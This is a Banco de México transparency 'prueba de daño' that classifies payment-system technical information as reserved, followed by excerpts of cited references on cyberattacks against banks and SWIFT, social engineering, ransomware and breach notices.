   Adicionalmente, una disrupción en los servicios provistos por los sistemas de pagos, producto de un ataque contra estos o sus tecnologías de la información y de comunicaciones, tendría repercusiones directas para **una gran cantidad de empresas y comercios**, cuyas obligaciones a cubrir a través de pagos electrónicos interbancarios se verían afectadas durante el tiempo de la interrupción de estos servicios. Asimismo, **la población en general** que utiliza estos medio de pago, vería afectada su capacidad para realizar o cumplir con el pago de bienes y servicios, y **las instituciones bancarias y no bancarias participantes de los sistemas de pagos**, que obtienen parte de sus ingresos del cobro de comisiones por la prestación del servicio de pagos a través de estos, también resultarían gravemente perjudicadas, lo cual provocaría una seria afectación al sistema financiero.

   Por lo anterior, un ataque informático a los sistemas de pagos, administrados por el Banco de México, ocasionado por dar a conocer la información relacionada con elementos operativos y técnicos de los sistemas informáticos que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos, representa un perjuicio significativo para **el sistema financiero del país y para la población usuaria de los servicios de transferencias electrónicas interbancarias**, pues de acuerdo con la información del Banco de México, de marzo de 2017 a marzo de 2018, se realizaron aproximadamente 544 millones de pagos electrónicos interbancarios por un monto de 293 billones de pesos;[21] lo anterior equivale a más de 62 mil operaciones por un monto de 33 mil millones de pesos por hora, únicamente para lo que respecta al Sistema de Pagos Electrónicos Interbancarios (SPEI).

---

[21] Banco de México. Sistemas de pago de alto valor, Sistemas de liquidación en tiempo real (CF252) – Sistema de Pagos Electrónico Interbancarios. http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es

> Con base en estas cifras, es evidente que un ataque cibernético que vulnere la operación de alguno de los sistemas de pagos o sus tecnologías de la información y de comunicaciones, sin importar la duración de la disrupción, puede llegar a tener efectos cuantiosos sobre la actividad económica del país y sobre el patrimonio de los usuarios de estos servicios; en especial, si este ocurre en alguno de los días de mayor actividad económica en el año, fechas particulares en que el número y monto de las operaciones se incrementa considerablemente.

Adicionalmente, **el riesgo de perjuicio que supondría la divulgación de la información, supera el interés público general de que se difunda**, ya que el interés público se centra en que se conserve la efectividad en las medidas implementadas en los sistemas financiero y económico, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, la estabilidad en los mercados financieros y en los sistemas de pagos. Por lo que, la información relacionada con elementos operativos y técnicos de los sistemas informáticos que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos, no satisface un interés público, por el contrario, es información que pone en riesgo el buen funcionamiento de los sistemas de pagos.

Esto es, la información referente a la información relacionada con elementos operativos y técnicos de los sistemas informáticos que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, se puede concluir que debe prevalecer el derecho más favorable a las personas, esto es, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

En consecuencia, divulgar la información en cuestión, no aporta un beneficio mayor a la transparencia y rendición de cuentas que sea comparable con el perjuicio que implicaría el hecho de divulgarla y que en un momento dado, permita planear y perpetrar ataques cibernéticos dirigidos específicamente a los sistemas de pagos administrados por el Banco de México y a la infraestructura relacionada con estos, los cuales tengan como resultado la creación de mecanismos que faciliten el acceso indebido, la substracción de información, como datos personales referente a sus usuarios y las operaciones que realizan, la alteración de las órdenes de transferencia entre las cuentas bancarias de los participantes o la disrupción en éstos. En este sentido, el riesgo de perjuicio antes señalado supera claramente el interés general de que se difunda la información.

Por otra parte, la limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, toda vez que debe prevalecer el interés que más beneficie a la colectividad, y como se ha dicho, la información relacionada con elementos operativos y técnicos de los sistemas informáticos que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos evitará poner en riesgo el buen funcionamiento de los sistemas de pagos, del sistema financiero y de la economía nacional en su conjunto así como la creación de distorsiones en el SPEI.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer la información relacionada con elementos operativos y técnicos de los sistemas informáticos que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio del interés que pudiera existir en dar a conocer dicha información.

En razón de lo anterior, y vistas las consideraciones expuestas en el presente documento, se reserva dicha información por el plazo de 5 años a partir de la fecha de clasificación, toda vez que, como se ha manifestado la información relacionada con elementos operativos y técnicos de los sistemas informáticos que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos, es información que hace identificables las debilidades, fortalezas y riesgos de seguridad informática a los que los Sistema de Pagos se encuentran expuesto, y que en caso de revelarse, permitiría el desarrollo de estrategias para la realización de ataques informáticos, no solo de las vulnerabilidades identificadas sino de aquellas que no se encuentran reconocidas a través de los contratos y sus resultados.

Por lo expuesto, con fundamento en lo establecido en los artículos 6o., apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 106, fracción I, 108, último párrafo, 109, 113, fracción IV, y 114 de la Ley General de Transparencia y Acceso a la Información Pública; 1, 97, 98, fracción I, 100, 102, 103, 105, último párrafo, 106, 110, fracción IV y 111 de la Ley Federal de Transparencia y Acceso a la Información Pública; 1o., 2o. y 3o., fracción I, de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero y tercero, 10, párrafo primero, y 20, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción VIII, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como, Primero, Segundo, fracción XIII, Cuarto, Quinto, Sexto, párrafo segundo, Séptimo, fracción I, Octavo, párrafos primero, segundo y tercero, Vigésimo segundo, fracciones I, II y IV, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo de los “Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas”, vigentes; se clasifica como reservada **la información relacionada con elementos operativos y técnicos de los sistemas que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos,** a través de esta prueba de daño.

REFERENCIA 1

United States Government Accountability Office

GAO

Statement for the Record
To the Subcommittee on Terrorism and Homeland Security, Committee on the Judiciary, U.S. Senate

For Release on Delivery
Expected at 10:00 a.m. EST
Tuesday, November 17, 2009

CYBERSECURITY

Continued Efforts Are Needed to Protect Information Systems from Evolving Threats

Statement of

Gregory C. Wilshusen, Director
Information Security Issues

David A. Powner, Director
Information Technology Management Issues

GAO-10-230T

REFERENCIA 2

Social Engineering Fundamentals, Part I: Hacker Tactics

Sarah Granger 2001-12-18

Social Engineering Fundamentals, Part I: Hacker Tactics

by Sarah Granger

last updated December 18, 2001

A True Story

One morning a few years back, a group of strangers walked into a large shipping firm and walked out with access to the firm's entire corporate network. How did they do it? By obtaining small amounts of access, bit by bit, from a number of different employees in that firm. First, they did research about the company for two days before even attempting to set foot on the premises. For example, they learned key employees' names by calling HR. Next, they pretended to lose their key to the front door, and a man let them in. Then they "lost" their identity badges when entering the third floor secured area, smiled, and a friendly employee opened the door for them.

The strangers knew the CFO was out of town, so they were able to enter his office and obtain financial data off his unlocked computer. They dug through the corporate trash, finding all kinds of useful documents. They asked a janitor for a garbage pail in which to place their contents and carried all of this data out of the building in their hands. The strangers had studied the CFO's voice, so they were able to phone, pretending to be the CFO, in a rush, desperately in need of his network password. From there, they used regular technical hacking tools to gain super-user access into the system.

In this case, the strangers were network consultants performing a security audit for the CFO without any other employees' knowledge. They were never given any privileged information from the CFO but were able to obtain all the access they wanted through social engineering. (This story was recounted by Kapil Raina, currently a security expert at Verisign and co-author of mCommerce Security: A Beginner's Guide, based on an actual workplace experience with a previous employer.)

Definitions

Most articles I've read on the topic of social engineering begin with some sort of definition like

REFERENCIA 3

Order Code RL32331

CRS Report for Congress
Received through the CRS Web

The Economic Impact of Cyber-Attacks

April 1, 2004

Brian Cashell, William D. Jackson, Mark Jickling, and Baird Webel
Government and Finance Division

REFERENCIA 4

Swift Hack Probe Expands to Up to a Dozen Banks Beyond Bangladesh

by **Michael Riley** and **Alan Katz**
2016 MDS 26 08:36 GMT-5
Updated on 2016 MDS 26 15:21 GMT-5

- FireEye **said to investigate broad campaign in Southeast Asia**
- **No indication in latest disclosure whether money was taken**

Investigators are examining possible computer breaches at as many as 12 banks linked to Swift's global payments network that have irregularities similar to those in the theft of $81 million from the Bangladesh central bank, according to a person familiar with the probe.

FireEye <https://www.bloomberg.com/quote/FEYE:US>, the security firm hired by the Bangladesh bank, has been contacted by the other banks, most of which are in Southeast Asia, because of signs that hackers may have breached their networks, the person said. They include banks in the Philippines and New Zealand but not in Western Europe or the United States. There is no indication of whether money was taken.

The expansion of the investigation four months after the discovery of the Bangladesh attack, the biggest known cyber-heist in history, suggests a broad and serious campaign to breach the international financial system.

FireEye declined to comment on the report.

"The emergence of new possible instances of compromise is not entirely surprising given that banks should now be undertaking rigorous reviews of their environments," Swift said in a written statement. "Many may turn out to be false positives and or have nothing to do with Swift messages, but it is key that these reviews take place and banks' environments are secured."

For details on how Swift member banks have responded to the breaches, click here.
<http://www.bloomberg.com/news/articles/2016-05-17/global-lenders-on-edge-as-hacks-embroil-growing-list-of-banks>

The Brussels-based interbank cooperative, whose full name is the Society for Worldwide Interbank Financial Telecommunication, has warned that there may have been more breaches than the three already publicly

REFERENCIA 5

Recuadro 7
RIESGO CIBERNÉTICO: RELEVANCIA Y ENFOQUES PARA SU REGULACIÓN Y SUPERVISIÓN

Felipe Clavijo Ramírez
Daniel Osorio
Eduardo Yanquen*

Durante los últimos años el mundo financiero ha sido testigo del desarrollo vertiginoso de tecnologías innovadoras en el área de los servicios financieros, las cuales han resultado en nuevos modelos de negocio y nuevos procesos o productos. Según el Financial Stability Board (FSB, 2017a), el desarrollo e implementación de estas tecnologías puede llegar a generar múltiples e importantes beneficios para la estabilidad financiera (e. g.: descentralización, diversificación, eficiencia, transparencia y mayor inclusión financiera), pero al mismo tiempo propiciaría la generación de nuevos riesgos. El FSB divide estos riesgos en dos categorías: microfinancieros y macrofinancieros. Dentro de la primera clasificación se incluye el riesgo cibernético, el cual es el tema central del presente recuadro.

1. ¿Qué es el riesgo cibernético y por qué es relevante para la estabilidad financiera?

Según el Instituto de Gestión de Riesgos (Institute of Risk Management), organismo líder a nivel mundial en todo lo que compete a la gestión de los riesgos que enfrentan las empresas, el riesgo cibernético se define como cualquier riesgo de pérdida financiera, afectación o daño de la reputación de una organización derivado de algún tipo de falla de sus sistemas tecnológicos de información. El FSB (2017a) clasifica al cibernético como un riesgo microfinanciero de carácter operativo, debido a que puede surgir de fallas en los sistemas de información, error humano o influencias externas.


La forma más común como se ha materializado el riesgo cibernético en años recientes ha sido mediante lo que se conoce como ataques cibernéticos. En esencia, estos son acciones ilegales realizadas por *hackers*, con el objetivo principal de obtener cierto beneficio, al generar daños en los sistemas tecnológicos de una organización, dominarlos o robar información contenida en ellos. A raíz del desarrollo de nuevas tecnologías y soluciones digitales, la exposición de las entidades al riesgo cibernético se ha incrementado, debido a que estas innovaciones han expandido el rango y el número de puntos de entrada que los *hackers* pueden atacar en busca de deficiencias o debilidades en los sistemas.

De acuerdo con el Fondo Monetario Internacional (FMI, 2017), existen dos tipos de costos asociados a los ataques cibernéticos. Por un lado, están los costos directos, que incluyen investigaciones forenses, asesoría legal, notificaciones al cliente, protección y seguridad al consumidor, y medidas posataque para mitigar sus efectos. Por otro lado, se encuentran los costos indirectos, los cuales son menos visibles, con efectos de más largo plazo y más difíciles de cuantificar ex ante. En esta categoría se enmarcan los efectos adversos sobre la marca de la institución afectada (riesgo reputacional), la depreciación del valor de la propiedad intelectual, mayores gastos operacionales para prevenir futuros ataques y el impacto sobre las primas que paga el afectado para asegurarse contra futuros eventos. Según el FMI (2017), el 90% de los costos derivados de incidentes cibernéticos es atribuible a factores indirectos.

En el ámbito internacional se ha podido evidenciar que, en los últimos años, los ataques cibernéticos se han intensificado contra las infraestructuras financieras. Esto es preocupante debido a que estos ataques tienen el potencial de propagarse y ser sistémicos. De acuerdo con una encuesta realizada por Verizon (2016), la industria financiera fue la más afectada en 2015 por este tipo de incidentes (Gráfico R7.1).

Algunos ejemplos recientes que han prendido las alarmas en la industria financiera sobre los efectos de los ataques cibernéticos, debido a la importancia de las instituciones afectadas y la magnitud de las pérdidas incurridas, sucedieron en Rusia, Bangladesh y Ecuador. En septiembre de 2014 *hackers* lograron acceder al sistema electrónico de negociación de

Gráfico R7.1
Número de ataques cibernéticos en 2015 con pérdida confirmada de información, por sector económico



Fuente: Verizon (2016).

* Los autores pertenecen al Departamento de Estabilidad Financiera del Banco de la República. Sus opiniones no comprometen al Banco de la República ni a su Junta Directiva. Los errores u omisiones que persistan son responsabilidad exclusiva de los autores.

REFERENCIA 6

LexisNexis RISK SOLUTIONS
What will be the BIGGEST FINANCIAL CRIME RISK IN 2017?
Future Financial Crime Risks 2017 report
Exclusive Preview

18 May, 2017

banking technology

39
PAYMENTS ARE HERE
ADY TO CLIMB ABOARD?

tec reveals more hack attempts on Swift network


@banking techno, 2016 Written by Antony Peyton

has found evidence that the Odinaff group has mounted attacks on Swift users, using malware to hide customers' own records of Swift messages relating to fraudulent transactions.

The tools used are designed to monitor customers' local message logs for keywords relating to certain transactions. They will then move these logs out of customers' local Swift software environment. Symantec says it has no indication that Swift network was itself compromised.

Symantec says these Odinaff attacks are an example of another group believed to be involved in this kind of activity, following the Bangladesh central bank heist linked to the Lazarus group.

There are no apparent links between Odinaff's attacks and the attacks on banks' Swift environments attributed to Lazarus and the Swift-related malware used by the Odinaff group bears no resemblance to Trojan.Banswift, the malware used in the Lazarus-linked attacks.



Odinaff attacks by region (IMAGE: Symantec) Click to enlarge

But Symantec notes that the attacks involving Odinaff share some links to the Carbanak group, whose activities became public in late 2014. Carbanak also specialises in high-value attacks against financial institutions and has been implicated in a string of attacks against banks in addition to point of sale (PoS) intrusions.

This is bad news for Swift but its fight back against these attacks has been extensive and ongoing. It has spoken strongly on the subject and recently unveiled SwiftSmart modules to help its customers operate their Swift environment "securely and in-line with best practice". This move is also a "critical part" of its Customer Security Programme launched in May 2016. That five-part plan was a result of various hacking incidents.

It's not just Swift

Symantec says that since January 2016, discreet campaigns involving malware called Trojan.Odinaff have targeted a number of financial organisations worldwide. These attacks appear to be "extremely focused" on organisations operating in the banking, securities, trading and payroll sectors. Organisations who provide support services to these industries are "also of interest".

REFERENCIA 7

Advanced Social Engineering Attacks*

Katharina Krombholz, Heidelinde Hobel, Markus Huber, Edgar Weippl
SBA Research, Favoritenstraße 16, AT-1040 Vienna, Austria

Abstract

Social engineering has emerged as a serious threat in virtual communities and is an effective means to attack information systems. The services used by today's knowledge workers prepare the ground for sophisticated social engineering attacks. The growing trend towards *BYOD* (bring your own device) policies and the use of online communication and collaboration tools in private and business environments aggravate the problem. In globally acting companies, teams are no longer geographically co-located, but staffed just-in-time. The decrease in personal interaction combined with a plethora of tools used for communication (e-mail, IM, Skype, Dropbox, LinkedIn, Lync, etc.) create new attack vectors for social engineering attacks. Recent attacks on companies such as the New York Times and RSA have shown that targeted spear-phishing attacks are an effective, evolutionary step of social engineering attacks. Combined with zero-day-exploits, they become a dangerous weapon that is often used by advanced persistent threats. This paper provides a taxonomy of well-known social engineering attacks as well as a comprehensive overview of advanced social engineering attacks on the knowledge worker.

Keywords: security, privacy, social engineering, attack scenarios, knowledge worker, bring your own device

1. Introduction

The Internet has become the largest communication and information exchange medium. In our everyday life, communication has become distributed over a variety of online communication channels. In addition to e-mail and IM communication, Web 2.0 services such as Twitter, Facebook, and other social networking sites have become a part of our daily routine in private and business communication. Companies expect their employees to be highly mobile and flexible concerning their workspace [10] and there is an increasing trend towards expecting employees and knowledge workers to use their own devices for work, both in the office and elsewhere. This increase in flexibility and, conversely, reduction in face-to-face communication and shared office space means that increasing amounts of data need to be made available to co-workers through online channels. The development of decentralized data access and cloud services has brought about a paradigm shift in file sharing as well as communication, which today is mostly conducted over a third party, be it a social network or any other type of platform. In this world of ubiquitous communication, people freely publish information in online communication and collaboration tools, such as cloud services and social networks, with very little thought of security and privacy. They share highly sensitive documents and information in cloud services with other virtual users around the globe. Most of the time, users consider their interaction partners as trusted, even though the only identification is an e-mail address or a virtual profile. In recent years, security vulnerabilities in online communication and data sharing channels have often been misused to leak sensitive information. Such vulnerabilities can be fixed and the security of the channels can be strengthened. However, even security-enhancing methods are powerless when users are manipulated by social engineers. The term *knowledge worker* was coined by Peter Drucker more than 50 years ago and still describes the basic characteristics of a worker whose main capital is knowledge [17]. The most powerful tool an attacker can use to access this knowledge is *Social Engineering*: manipulating a person into giving information to the social engineer. It is superior to most other forms of hacking in that it can breach even the most secure systems, as the users themselves are the most vulnerable part of the system. Research has shown that social engineering is easy to automate in many cases and can therefore be performed on a large scale. Social engineering has become an emerging threat in virtual communities. Multinational corporations and news agencies have fallen victim to sophisticated targeted attacks on their information systems. Google's internal system was compromised in 2009 [2], the RSA security token system was broken in 2011 [1], Facebook was compromised in 2013 [4], as was the New York Times [40]. Many *PayPal* costumers have received phishing e-mails [45] and many have given the attackers private information such as credit card numbers. These recent attacks on high-value assets are commonly referred to as

*This paper is an extended version of the conference paper [31]

REFERENCIA 8

BadCyber

Making infosec journalism great again!

Several Polish banks hacked, information stolen by unknown attackers

badcyber / February 3, 2017 / Crime, Investigation / banking, malware, Poland

241 Share Tweet

REFERENCIA 9

Más Siguiente blog» gollilans@gmail.com Escritorio Cerrar sesión

BAE SYSTEMS THREAT RESEARCH BLOG

Posted by BAE Systems Applied Intelligence - Sunday, 12 February 2017

LAZARUS & WATERING-HOLE ATTACKS

On 3rd February 2017, researchers at badcyber.com released an **article** that detailed a series of attacks directed at Polish financial institutions. The article is brief, but states that *"This is – by far – the most serious information security incident we have seen in Poland"* followed by a claim that over 20 commercial banks had been confirmed as victims.

This report provides an outline of the attacks based on what was shared in the article, and our own additional findings.

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.]pl), shown below:

From at least 2016-10-07 to late January the website code had been modified to cause visitors to download malicious JavaScript files from the following locations:

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin.

Sign up

POPULAR POSTS

TWO BYTES TO $95M

WANACRYPTOR RANSOMWORM

CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us.

team@baesystems.com

REFERENCIA 10

ResearchGate

See discussions, stats, and author profiles for this publication at: https://www.researchgate.net/publication/317769228

Privacy, Confidentiality, and Security of Health Care Information: Lessons from the Recent WannaCry Cyberattack

Article in World Neurosurgery · June 2017

DOI: 10.1016/j.wneu.2017.06.164

CITATION
1

READS
142

1 author:

Tobias A. Mattei
Eastern Maine Medical Center
164 PUBLICATIONS 604 CITATIONS

SEE PROFILE

All content following this page was uploaded by Tobias A. Mattei on 08 October 2017.

The user has requested enhancement of the downloaded file.

REFERENCIA 11

GIZMODO CIENCIA PELÍCULAS VIDEOJUEGOS SMARTPHONES ESPACIO

Descubren que Petya, el ataque que paralizó empresas de toda Europa, no secuestraba archivos sino que los borraba

Eduardo Marín
6/28/17 3:17pm •

13.9K 2 2

Imagen: Björn Olsson, bajo licencia Creative Commons.

Un nuevo ataque de ransomware, conocido como Petya, hizo que se paralizaran las actividades en un gran número de oficinas de compañías importantes en Europa, incluyendo aerolíneas, bancos y bufetes de abogados. Sin embargo, un nuevo análisis asegura que este ataque era mucho peor de lo que imaginamos.

REFERENCIA 12

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

El Banco Nacional de Comercio Exterior (Bancomext), informa que, a pesar de las robustas medidas de seguridad con que cuenta, el día 9 de enero fue víctima de una afectación en su plataforma de pagos internacionales provocada por un tercero.

Las autoridades han confirmado que el modus operandi de los presuntos "hackers" es similar a intromisiones ocurridas en otras instituciones en México y América Latina.

Afortunadamente, el protocolo y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos, las autoridades correspondientes y el Banco de México, lograron contener este hecho.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está reanudando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono de Comunicación Social: 15551024

Descarga el comunicado (http://www.bancomext.com/wp-content/uploads/2018/01/2-COMUNICADO-DE-PRENSA.-BANCOMEXT-180110.pdf)

REFERENCIA 13

PUBLIC & MEDIA (/) SIGN IN (/LOGIN.ASPX)

Enter search criteria...

(https://www.naylornetwork.com/absolutebm/abmc.aspx?b=42565&z=6987)

NENA (/)
TECHNOLOGY ASSOCIATION

MENU

NENA News, Press, & Stories...: Home Page

Email to a Friend (/members/send.asp?ln=119592)

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs

Sunday, March 17, 2013 (0 Comments)
Posted by: Chris Nussman

Share (https://www.addthis.com/bookmark.php?v=250&pub=yourmembership) |

The Department of Homeland Security (DHS) NCCIC - National Coordinating Center for Communications – the DHS Office of Emergency Communications, DHS - Office of Infrastructure Protection, Federal Communications Commission, the National Cyber and Forensics Training Alliance, the FBI-National Cyber Investigative Joint Task Force working in coordination with the National Emergency Number Association (NENA), the Association of Public Safety Communications Officials (APCO) International, Louisiana Fusion Center, Mansfield Police Department and telecommunications service providers to identify and mitigate the effects of a criminal Telephony Denial of Service (TDoS) against public safety communications, hospitals and ambulance services. This is for immediate dissemination to public safety answering points (PSAPs) and emergency communications centers and personnel.

Background: Information received from multiple jurisdictions indicates the possibility of attacks targeting the telephone systems of public sector entities. Dozens of such attacks have targeted the administrative PSAP lines (not the 911 emergency line). The perpetrators of the attack have launched high volume of calls against the target network, tying up the system from receiving legitimate calls. This type of attack is referred to as a TDoS or Telephony Denial of Service attack. These attacks are ongoing. Many similar attacks have occurred targeting various businesses and public entities, including the financial sector and other public emergency operations interests, including air ambulance, ambulance and hospital communications.

REFERENCIA 14

COBALT: EL CIBERCRIMEN ORGANIZADO GOLPEA LOS CAJEROS AUTOMÁTICOS EUROPEOS

By S21sec Posted 2016/11/23 In Ciberseguridad

El malware en cajeros automáticos (ATMs) es un asunto de gran actualidad y que genera una gran preocupación en el sector bancario. El número de ataques está creciendo muy rápidamente y **está afectando a toda clase de países y regiones.**

En julio de 2016, los cibercriminales consiguieron extraer un total de **2 millones de dólares** de 34 cajeros automáticos del banco taiwanés First Bank. En agosto de 2016, consiguieron atacar el banco estatal tailandés Government Savings Bank, permitiendo así a los cibercriminales hacerse con un botín de **350.000 dólares** en metálico y forzando al banco a desactivar **3300 cajeros** automáticos, o lo que es lo mismo, cerca de la mitad de su red. Tal y como ya anticipamos en un post anterior, era altamente probable que estos ataques se extendiesen a otros países y regiones, y ahora le ha tocado el **turno a Europa**.

This website uses cookies to improve your experience. We'll assume you're ok with this, but you can opt-out if you wish.

Accept Leer más

REFERENCIA 15

Revista de Ciencias de Seguridad y Defensa (Vol. 1, No. 2, 2016)

EL CIBERESPACIO: EL NUEVO TEATRO DE GUERRA GLOBAL

Luis Recalde H.,
Universidad de las Fuerzas Armadas - ESPE

Resumen

Finalizada o controlada la tradicional guerra convencional, el mundo tiene un nuevo teatro de operaciones llamado ciberespacio. De allí se han desprendido diversos ataques que traspasaron las fronteras virtuales; así, la tecnología de vanguardia ha formulado el nuevo campo de batalla global, desarrollado por los nuevos sistemas cibernéticos.

Palabras clave: ciberespacio, fronteras virtuales, espacio tridimensional, ciberguerras

Introducción

El teatro de guerra es una zona del globo terráqueo relativamente extensa, compuesta por los espacios terrestres, marítimos y aéreos que están - o estarían - potencialmente implicados en operaciones de guerra. Bajo esta perspectiva, estaríamos hablando de una determinada zona geográfica "tangible" de la tierra compuesta por los dominios tridimensionales de las operaciones militares convencionales, y que puede estar involucrada en una acción bélica determinada.

Hace algunos siglos, cuando se comenzaron a estudiar las guerras, generalmente se analizaban las formas de enfrentamientos básicos, por ejemplo la falange griega o la romana, éstas se enfocaban en el empleo táctico de las fuerzas en un determinado teatro de operaciones, hasta que Jomini (1838) pensó que, siguiendo una serie de leyes, un contingente militar podría estar en condiciones de vencer más fácilmente. Estas leyes se referían no solo al enfrentamiento y al combate en sí (es decir, la táctica de la que todos se habían ocupado hasta ese entonces), sino también a la maniobra de aproximación y retirada y a la logística de sostenimiento de las operaciones. A la combinación sincronizada en el terreno de estos aspectos previos al hecho táctico se lo conoce hoy como el "arte operacional" (Vergara, 2003).

Mientras Clausewitz (1831), concebía que la guerra era demasiado compleja, impredecible y un arte muy especial, porque se ejercía sobre elementos que reaccionan en función de su empleo y conducción. Pero lo más importante es que quería probar la naturaleza fundamental de la guerra y su lugar en el espectro de la actividad humana, por lo que la guerra fue orientada a una sistematización en el pensamiento de la conducción militar que, para una mejor interpretación, la guerra podía definirse en tres niveles:

- El que fijaba las causas por las que se debía ir a la guerra, al que llamaron nivel estratégico
- El que entendía los movimientos (maniobras) y la logística de las tropas en el terreno, al que llamaron nivel operacional
- El de los enfrentamientos en sí, al que llamaron nivel táctico (Vergara, 2003).

Por lo tanto en la guerra tradicionalmente visualizada, las fuerzas militares beligerantes emplean sus medios en un espacio tridimensional definido (aire, mar y tierra), y que es uno de los elementos decisivos para la consecución de un objetivo preestablecido en el nivel estratégico militar.

REFERENCIA 16

DELTA

MY TRIPS BOOK A TRIP FLIGHT STATUS CHECK IN SIGN UP LOG IN

INFORMATION ON [24]7.AI CYBER INCIDENT

OVERVIEW

Last updated on April 7, 2018, 9:00am ET

Last week, on March 28, Delta was notified by [24]7.ai, a company that provides online chat services for Delta and many other companies, that [24]7.ai had been involved in a cyber incident. It is our understanding that the incident occurred at [24]7.ai from Sept. 25 to Oct. 12, 2017 and that during this time certain customer payment information for [24]7.ai clients, including Delta, may have been accessed – no other customer personal information, such as passport, government ID, security or SkyMiles information was impacted. **Delta customers who believe they could be impacted, should visit https://delta.allclearid.com to enroll in the free protection services being offered.**

Upon being notified of [24]7.ai's incident last week, Delta immediately began working with [24]7.ai to understand any potential impact the incident had on Delta customers, delta.com, or any Delta computer system. We also engaged federal law enforcement and forensic teams, and have confirmed that the incident was resolved by [24]7.ai last October. At this point, even though only a small subset of our customers would have been exposed, we cannot say definitively whether any of our customers' information was actually accessed or subsequently compromised.

We appreciate and understand that this information is concerning to our customers. The security and confidentiality of our customers' information is of critical importance to us and a responsibility we take extremely seriously. We will be updating http://www.delta.com/response regularly to address customer questions and concerns. We will also be directly contacting customers who may have been impacted by the [24]7.ai cyber incident. In the event any of our customers' payment cards were used fraudulently as a result of the [24]7.ai cyber incident, we will ensure our customers are not responsible for that activity.

+ Click to enlarge

FREQUENTLY ASKED QUESTIONS

1. **How did [24]7.ai's cyber incident occur?**
   - [24]7.ai is a company that provides online chat services for many companies, including Delta.
   - We understand malware present in [24]7.ai's software between Sept. 25 and Oct. 12, 2017, made unauthorized access possible for the following fields of information when manually completing a payment card purchase on any page of the delta.com desktop platform during the same timeframe: name, address, payment card number, CW number, and expiration date.
   - *No other customer personal information, such as passport, government ID, security or SkyMiles information was impacted.*
2. **What customers were impacted?**
   - At this point, we understand that the malware was present for a short period of time and potentially exposed several hundred thousand customers.
   - While we believe we have identified with some precision the transactions that could have been impacted, we cannot say definitively whether any of our customers' information was actually accessed or subsequently compromised.
   - There was no impact to the Fly Delta app, mobile.delta.com or any other Delta computer system. Payment card information for those customers who used Delta Wallet to complete transactions was not compromised. The malware could only collect the information shown on the screen, so credit card information automatically populated by Delta Wallet functionality would have remained masked and not useable.
   - Customers did not have to interact with the online chat tool to be impacted.
3. **What is Delta doing to make this right for customers?**
   - Delta launched www.delta.com/response, a dedicated website, on April 5 at noon ET, which we will be updating regularly to address customer questions and concerns.
   - Delta will be working diligently to directly contact customers, including by first-class postal mail, who may have been impacted by the [24]7.ai cyber incident.

REFERENCIA 17

Forbes
(/)

Portada (Https://Www.Forbes.Com.Mx/) / Últimas Noticias (Https://Www.Forbes.Com.Mx/Ultimas-Noticias/) /

Javier Arreola (https://www.forbes.com.mx/author/javier-arreola/)
Mayo 23rd, 2016 @ 1:29 pm

Ciberseguridad (casi) a prueba del enemigo 'invisible'

Ni las compañías más grandes del mundo ni los gobiernos han podido evitar los ataques cibernéticos, y aun así es posible que tengas una ciberseguridad casi al 100% si sigues las recomendaciones de los expertos.

Share Tweet +

Donald Rumsfeld, ex secretario de Defensa de Estados Unidos, quiso decir –en una famosa conferencia de prensa– que hay riesgos altos y riesgos bajos, y que hay riesgos que se ven y otros que no se ven. (Graham, 2014) Pero al combinar estos conceptos encontramos un cuadrante muy útil para tratar los temas de seguridad.

